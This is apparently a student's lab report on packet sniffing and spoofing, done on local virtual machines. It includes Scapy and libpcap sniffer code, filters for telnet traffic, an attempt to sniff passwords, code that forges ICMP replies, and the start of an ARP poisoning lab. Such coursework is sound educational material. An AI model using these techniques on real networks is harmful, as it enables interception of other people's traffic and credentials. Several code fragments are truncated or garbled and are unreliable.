


Packet Sniffing and Spoofing Lab


Task 1.1: Sniffing Packets



```
/bin/bash
chksum = 0x2b23
id = 0x1f09
seq = 0x4
###[ Raw ]###
load = '\x8bX:\xe2\x04\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x
\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"%$%&'()*+,-./01234567'
###[ Ethernet ]###
dst = 00:0c:29:99:36:68
src = 00:50:56:e5:c9:87
type = IPv4
###[ IP ]###
version = 4
ihl = 5
tos = 0x0
len = 84
id = 54775
flags =
frag = 0
ttl = 128
proto = icmp
chksum = 0xe216
src = 180.101.49.11
dst = 192.168.220.129
\options \
###[ ICMP ]###
type = echo-reply
code = 0
chksum = 0x3323
id = 0x1f09
seq = 0x4
###[ Raw ]###
load = '\x8bX:\xe2\x04\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x
\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"%$%&'()*+,-./01234567'

[09/09/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (180.101.49.11) 56(84) bytes of data:
64 bytes from 180.101.49.11: icmp_seq=1 ttl=128 time=10.8 ms
64 bytes from 180.101.49.11: icmp_seq=2 ttl=128 time=9.77 ms
64 bytes from 180.101.49.11: icmp_seq=3 ttl=128 time=12.1 ms
64 bytes from 180.101.49.11: icmp_seq=4 ttl=128 time=9.53 ms
^C
--- www.a.shifen.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 9.536/10.568/12.152/1.038 ms
[09/09/20]seed@VM:~$
```

图 1.1.1 root 权限运行程序



```
^C[09/09/20]seed@VM:~/code$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036
, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907,
in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 39
8, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons
(type)) # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

图 1.1.2 普通用户权限运行程序

普通用户会被拒绝运行程序，因为监测网卡上的报文需要 root 权限。

```
sniffer.py > @ print_pkt
1 from scapy.all import *
2
3 def print_pkt(pkt):
4     pkt.show()
5
6 pkt = sniff(filter='icmp', prn=print_pkt)

###[ ICMP ]###
type      = echo-request
code      = 0
chksum    = 0x2b23
id        = 0x1f09
seq       = 0x4
load      = '\x8bX:\xe2\x04\x00\x08\t\n\x0b\x0c\r\x0e\x0
\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'

###[ Ethernet ]###
dst       = 00:0c:29:99:36:68
src       = 00:50:56:e5:c9:87
type      = IPv4

###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 84
id        = 54775
flags     =
frag      = 0
ttl       = 128
proto     = icmp
chksum    = 0xe216
src       = 180.101.49.11
dst       = 192.168.220.129
\options  \

###[ ICMP ]###
```

图 1.1.3 只抓取 ICMP 报文

```
sniffer.py > ...
1 from scapy.all import *
2
3 def print_pkt(pkt):
4     pkt.show()
5
6 if(filter='tcp and src host 192.168.220.1 and dst port 23', \
7     print_pkt)

30603)))

###[ Ethernet ]###
dst       = 00:0c:29:99:36:68
src       = 00:50:56:c0:00:08
type      = IPv4

###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 52
id        = 51467
flags     = DF
frag      = 0
ttl       = 128
proto     = tcp
chksum    = 0xf7e3
src       = 192.168.220.1
dst       = 192.168.220.129
\options  \

###[ TCP ]###
sport     = 3446
dport     = telnet
seq       = 3427672278
ack       = 2488385235
dataoffs  = 8
reserved  = 0
flags     = A
window    = 4115
chksum    = 0xaa2c
urgptr    = 0
```

图 1.1.4 抓取 telnet 连接报文（连接来自 windows 主机）

```
sniffer.py > ...
1 from scapy.all import *
2
3 def print_pkt(pkt):
4     pkt.show()
5
6 pkt = sniff(filter='net 192.168.1', \
7     print_pkt)

###[ Ethernet ]###
dst       = 00:0c:29:99:36:68
src       = fc:d7:33:45:67:12
type      = IPv4

###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 52
id        = 32454
flags     = DF
frag      = 0
ttl       = 110
proto     = tcp
chksum    = 0x3e13
src       = 111.221.29.254
dst       = 192.168.1.103
\options  \

###[ TCP ]###
sport     = https
dport     = 32940
seq       = 2361799629
ack       = 837655923
dataoffs  = 8
reserved  = 0
flags     = A
window    = 1021
chksum    = 0x7cdb
urgptr    = 0
```

图 1.1.5 监听 192.168.1.0/18 网段报文

Task 1.2: Spoofing ICMP Packets




图 1.1.6 伪造 ICMP 请求报文

ICMP 探寻对象是 win 主机，IP 地址是 192.168.1.102

Task 1.3: Traceroute




图 1.1.7 traceroute

目的地址是 180.101.49.11，这是百度的一个地址。由 wireshark 显示，当 TTL 设置为 12 时 ping 得到了应答。

Task 1.4: Sniffing and-then Spoofing

```
skwang@skwang-virtual-machine:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4084ms

skwang@skwang-virtual-machine:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=64 (truncated)
8 bytes from 1.2.3.4: icmp_seq=5 ttl=64 (truncated)
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 9223372036854775.807/0.000/0.000/0.000 ms
```

图 1.1.8 ping 测试情况

这是虚拟机 2 的 ping 测试情况。首先 ping 1.2.3.4，是不通的，报文全都被丢弃。但是在开启 spoofing 程序后，则可以收到 reply 报文。


```
def mitm(pkt):
    dstip = pkt.payload.dst
    srcip = pkt.payload.src
    icmp_id = pkt.payload.payload.id
    icmp_seq = pkt.payload.payload.seq
    a = IP()
    a.dst = srcip
    a.src = dstip
    b = ICMP()
    b.type = 0
    b.code = 0
    b.id = icmp_id
    b.seq = icmp_seq
    send(a/b)
    what = pkt.payload.payload
    what.show()
```

图 1.1.9 程序主体

vmware_00:00:00 Broadcast	ARP	60 Who has 192.168.220.2
192.168.220.128 1.2.3.4	ICMP	98 Echo (ping) request
1.2.3.4 192.168.220.128	ICMP	42 Echo (ping) reply
192.168.220.128 1.2.3.4	ICMP	98 Echo (ping) request
1.2.3.4 192.168.220.128	ICMP	42 Echo (ping) reply
vmware_00:00:00 Broadcast	ARP	60 Who has 192.168.220.2

图 1.1.10 wireshark 抓包情况

Task 2.1: Writing Packet Sniffing Program



```
sniffer.c main()
22  struct in_addr iph_sourceip;
23  struct in_addr iph_destip;
24  };
25
26  void got_packet(u_char *args, const struct pcap_pkthdr *head
27  struct ethheader *eth = (struct ethheader *)packet;
28  if(eth->ether_type == 0x0800){
29      struct ipheader *ip = (struct ipheader *) (packet + s
30      printf("\nFrom: %s\n", inet_ntoa(ip->iph_sourceip));
31      printf("To: %s\n", inet_ntoa(ip->iph_destip));
32  }
33  }
34
35  int main(){
36      pcap_t *handle;
37      char errbuf[PCAP_ERRBUF_SIZE];
38      struct bpf_program fp;
39      char filter_exp[] = "ip proto icmp";
40      bpf_u_int32 net;
41
42      handle = pcap_open_live("ens33", BUFSIZ, 1, 1000, errbuf
43
44      pcap_compile(handle, &fp, filter_exp, 0, net);
45      pcap_setfilter(handle, &fp);
46
47      pcap_loop(handle, -1, got_packet, NULL);
```

```
[09/10/20]seed@VM:~/code$ sudo ./sniffer
[09/10/20]seed@VM:~/code$ rm sniffer
[09/10/20]seed@VM:~/code$ gcc sniffer.c -o sniffer -lpcap
[09/10/20]seed@VM:~/code$ rm sniffer
[09/10/20]seed@VM:~/code$ gcc sniffer.c -o sniffer -lpcap
[09/10/20]seed@VM:~/code$ sudo ./sniffer

From: 192.168.220.129
To: 192.168.220.2

From: 192.168.220.129
To: 192.168.220.2

From: 192.168.220.2
To: 192.168.220.129

From: 192.168.220.2
To: 192.168.220.129

From: 192.168.220.129
To: 111.221.29.254

From: 111.221.29.254
To: 192.168.220.129

From: 192.168.220.129
To: 111.221.29.254

From: 192.168.220.129
To: 111.221.29.254
```

图 2.1.1 打印报文的原宿地址

Understanding How a Sniffer Works


问题 1:

首先指定网卡和参数打开一个 pcap 句柄，然后编译过滤规则并将规则绑定到句柄上，然后进入主循环利用回调函数处理报文，最后退出程序时关闭句柄。

问题 2:

因为对网卡进行操作需要 root 权限。如果不适用 root 权限运行程序，将在 pcap_open_live 绑定网卡时出现错误。

问题 3:



```
From: 91.189.92.39
To: 192.168.220.128
^C
[09/10/20]seed@VM:~/code$ ifconfig
ens33      Link encap:Ethernet  HWaddr 
            inet addr:192.168.220.129
```

图 2.1.2 混杂模式

在混杂模式下可以监听到其他主机的报文（192.168.220.128 为另一台虚拟机），而关闭混杂模式则只能捕获与本机有关的报文。

Writing Filters

问题 1:

```
38
39 .29) and (dst host 192.168.220.128) and (ip proto \\icmp)";
40
/bin/bash
/bin/bash 80x24
[09/10/20]seed@VM:~$ ping 192.168.220.128
192.168.220.128 (192.168.220.128) 56(84) bytes of data.
ytes from 192.168.220.128: icmp_seq=1 ttl=64 time=0.479 ms
ytes from 192.168.220.128: icmp_seq=2 ttl=64 time=0.530 ms
ytes from 192.168.220.128: icmp_seq=3 ttl=64 time=0.534 ms

192.168.220.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.479/0.514/0.534/0.031 ms
[09/10/20]seed@VM:~$ telnet 192.168.20.128
ng 192.168.20.128...

[09/10/20]seed@VM:~$ telnet 192.168.220.128
ng 192.168.220.128...
telnet: Unable to connect to remote host: Connection refused
[09/10/20]seed@VM:~$

From: 111.221.29.254
To: 192.168.220.129
^C
[09/10/20]seed@VM:~/code$ rm
[09/10/20]seed@VM:~/code$ gc
sniffer.c: In function 'main
sniffer.c:39:25: warning: un
char filter_exp[] = "(s
^
[09/10/20]seed@VM:~/code$ gc
[09/10/20]seed@VM:~/code$ su

From: 192.168.220.129
To: 192.168.220.128

From: 192.168.220.129
To: 192.168.220.128

From: 192.168.220.129
To: 192.168.220.128
^C
```

图 2.1.3 指定 ICMP 地址

指定抓取由 192.168.220.129 发往 192.168.220.128 的 ICMP 报文。从左下角的终端可以看到，共往 128 发送了三个 ICMP 报文和一次 TELNET 请求，而 sniffer 程序只抓取了其中 ICMP 报文。

问题 2:

```
char filter_exp[] = "tcp dst portrange 10-100";
```

图 2.1.4 过滤规则

```
ncan_setfilter(handle, &fn);
/bin/bash
/bin/bash 73x24
[09/10/20]seed@VM:~$ telnet 192.168.220.128
Trying 192.168.220.128...
telnet: Unable to connect to remote host: Connection refused
[09/10/20]seed@VM:~$ telnet 192.168.220.128
Trying 192.168.220.128...
telnet: Unable to connect to remote host: Connection refused
[09/10/20]seed@VM:~$ ssh 192.168.220.128
ssh: connect to host 192.168.220.128 port 22: Connection refused
[09/10/20]seed@VM:~$

[09/10/20]seed@VM:~/code$ sudo ./sniffer

From: 192.168.220.129
To: 192.168.220.128

From: 192.168.220.129
To: 192.168.220.128

From: 192.168.220.129
To: 192.168.220.128
^C
[09/10/20]seed@VM:~/code$
```

图 2.1.5 报文获取

共发送两次 telnet 请求，一次 ssh 请求，端口号均在范围内。可见 sniffer 程序捕获情况。

Sniffing Passwords

```
unsigned char *tcp_payload = (int *) (packet + sizeof(struct ethhdr) + sizeof(struct iphdr) + 4*ntohs(tcp->doff));
printf("%x\n", tcp_payload);
printf("%hhu\n", packet);
```

图 2.1.6 获取 tcp payload

由于 TCP 头部有可选字段，因此要根据“数据偏移”位的信息移动指针。

```

From: 192.168.220.128
To: 192.168.220.129
source port: 44876
dest port: 23
[09/11/20]seed@VM:~/code$ ./c_spoof
[09/11/20]seed@VM:~/code$

From: 192.168.220.128
To: 192.168.220.129
source port: 44876
dest port: 23
[09/11/20]seed@VM:~/code$ ./c_spoof
[09/11/20]seed@VM:~/code$

From: 192.168.220.128
To: 192.168.220.129
source port: 44876
dest port: 23
[09/11/20]seed@VM:~/code$ ./c_spoof
[09/11/20]seed@VM:~/code$

From: 192.168.220.128
To: 192.168.220.129
source port: 44876
dest port: 23
[09/11/20]seed@VM:~/code$ ./c_spoof
[09/11/20]seed@VM:~/code$

```

图 2.1.7 tcp 数据字段显示密码

由于指针内容解析问题或报头指针偏移问题，数据并显示不理想。

Task 2.2: Spoofing

The screenshot shows a Wireshark capture of two ICMP Echo (ping) packets between 192.168.220.128 and 192.168.220.129. The first packet is a request (ID 0x0000, length 42) and the second is a reply (ID 0x0000, length 60). To the right, a terminal window shows the compilation of a C program named 'c_spoof.c'. The compilation fails with several errors: 'undefined reference to `in_chksum`', 'ld returned 1 exit status', and a 'warning: implicit declaration of function `close`'. The user then runs 'ls' and 'rm c_spoof', and finally runs 'gcc spoof.c -o c_spoof -lpcap' successfully.

图 2.2.1 spoof icmp request

此实验既显示了 IP 报文的成功模拟，同时也是 ICMP 请求报文。

问题 1:

The screenshot shows a C program snippet in a text editor. The code sets 'iph_len' to 'htons(233)' and then calls 'send_raw_ip_packet(ip)'. Below the code, a Wireshark capture shows a series of ARP requests and replies between 'Vmware_c0:00:08' and '192.168.220.129'. The final two packets are ICMP Echo (ping) request and reply, both with ID 0x0000 and length 247. To the right, a terminal window shows the execution of the 'c_spoof' program. It displays the same IP spoofing details as Figure 2.2.1, including the source and destination IP addresses, source port (44876), and destination port (23). The user then runs 'ls', 'rm c_spoof', and 'gcc spoof.c -o c_spoof -lpcap'.

图 2.2.2 IP 报文设置任意长度

可以设置成任意长度，依然会收到 ICMP 响应。

问题 2:

不需要。通过 wireshark 分析发现 IP 头部的 check sum 被自动设置成了 validation disabled。

问题 3:

首先操作网卡需要 root 选线，其次生成 raw 格式的报文也需要 root，否则只能设置有限的报文字段。

Task 2.3: Sniff and then Spoof

```
skwang@skwang-virtual-machine:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5116ms

skwang@skwang-virtual-machine:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=1 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=20 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=20 (truncated)
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 4 received, +2 duplicates, 20% packet loss, time 4004ms
rtt min/avg/max/mdev = 9223372036854775.807/0.000/0.000/0.000 ms, pipe 3
```

图 2.2.3 虚拟机 1ICMP 请求情况

虚拟机 1ping1.2.3.4，在未运行 sniff and spoof 程序之前，报文 100%丢失。而在运行程序后则收到了伪造的 reply 报文。

```
[09/11/20]seed@VM:~/code$ sudo ./ss
Get an ICMP request.

From: 192.168.220.130
To: 1.2.3.4
Get an ICMP request.

From: 1.2.3.4
```

图 2.2.4 虚拟机 2 收到虚拟机 1 对 1.2.3.4 的请求

```
//construct ICMP reply
char buffer[1500];
memset(buffer, 0, 1500);
struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
icmp->icmp_type = 0;
icmp->icmp_code = 0;
icmp->icmp_chksum = 0;
icmp->icmp_id = id;
icmp->icmp_seq = seq;
icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
```

图 2.2.5 伪造 ICMP reply 的关键代码

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

```
lab@lab-virtual-machine:~/Desktop$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.220.132 netmask 255.255.255.0 broadcast 192.168.220.255
    inet6 fe80::f780:7fee:606b:59e6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7e:33:10 txqueuelen 1000 (Ethernet)
    RX packets 977 bytes 915448 (915.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
